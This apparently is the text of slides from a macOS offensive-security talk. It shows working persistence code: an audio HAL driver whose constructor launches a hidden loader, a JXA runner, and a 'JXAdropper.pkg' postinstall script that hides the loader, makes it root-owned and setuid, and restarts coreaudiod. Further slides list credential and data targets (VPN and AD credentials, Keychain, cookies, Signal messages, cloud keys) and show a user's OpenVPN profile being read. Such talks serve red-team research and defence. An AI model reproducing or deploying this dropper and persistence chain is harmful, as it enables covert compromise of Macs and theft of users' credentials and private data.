


```
#import <Foundation/Foundation.h>

__attribute__((constructor)) static void constructor(int argc, const char **argv) {

    NSTask *task = [NSTask new];
    task.executableURL = [NSURL fileURLWithPath:@"/Users/Shared/com.apple.jxaloader"];
    [task launch];

}

void NullAudio_Create(void) {}
```

# Persistence – invisible HAL driver



```
import Foundation
import OSAKit

// apfell.js content goes here
let jxa = """
ObjC.import('Foundation');

var filePath = "/private/tmp/pwned";
var fileContent = "pwned";

var contentData = $.NSString.alloc.initWithUTF8String(fileContent);
contentData.writeToFileAtomically(filePath, true);
"""

let osascript = OSAScript.init(source: jxa, language: OSALanguage(forName: "JavaScript"))

var error: NSDictionary?

if !osascript.compileAndReturnError(&error) {
    print("JXA compilation error: \(error!)")
    exit(-1)
}

osascript.executeAndReturnError(&error)
```



JXAdropper.pkg

| Name | Date Modified | Size | Kind |
|---|---|---|---|
| Library | Today at 12:56 | 1,8 MB | Folder |
| Audio | Today at 12:56 | 1,8 MB | Folder |
| Plug-Ins | Today at 12:56 | 1,8 MB | Folder |
| HAL | Today at 12:56 | 1,8 MB | Folder |
| MaliciousHALDriver.driver | Today at 12:38 | 1,8 MB | Bundle |
| Users | Today at 12:56 | 78 KB | Folder |
| Shared | Today at 12:56 | 78 KB | Folder |
| com.apple.jxaloader | Today at 12:49 | 78 KB | Mach-O executable |


Name --
Kind --
Executable --
Size --
Modified --
Owner --
Group --
Permissions

| | |
|---|---|
| User | -- |
| Group | -- |
| Everyone | -- |

Version --
Identifier --
Entitlements No Entitlements

All Files

2 items, 1,9 MB installed



JXAdropper.pkg

```
#!/bin/zsh

FILE_NAME="/Users/Shared/com.apple.jxaloader"

chflags hidden $FILE_NAME
chown root:wheel $FILE_NAME
chmod +x $FILE_NAME
chmod +s $FILE_NAME

pkill coreaudiod

```

Name postinstall

Kind Z Shell script

Size 172 bytes — 11 lines

Where JXAdropper.pkg/Scripts/postinstall


As User root

When After moving files into place

| Arguments | | |
|---|---|---|
| | $0 | path to this script |
| | ${argv[... | path to this package |
| | ${argv[... | path to root of selected install disk |
| | ${argv[... | path to root of selected install disk |
| | ${argv[... | "/" on startup disk |

Z Shell script — 11 lines

# Target for this talk




# Data Collection

We're interested in:


- VPN credentials
- AD credentials (NoMAD)
- Signal messages
- Browser cookies
- Keychain entries
- AWS / other cloud keys
- Desktop/Documents files

# Data Collection - OpenVPN



```
Paker:profiles wregula$ pwd
/Users/wregula/Library/Application Support/OpenVPN Connect/profiles
Paker:profiles wregula$ ls
1650620851865.ovpn
Paker:profiles wregula$ tail 1650620851865.ovpn
comp-lzo
resolv-retry infinite
nobind
persist-key
persist-tun
auth-user-pass
route-method exe
route-delay 2
redirect-gateway def1 bypass-dhcp
auth SHA256
Paker:profiles wregula$
```

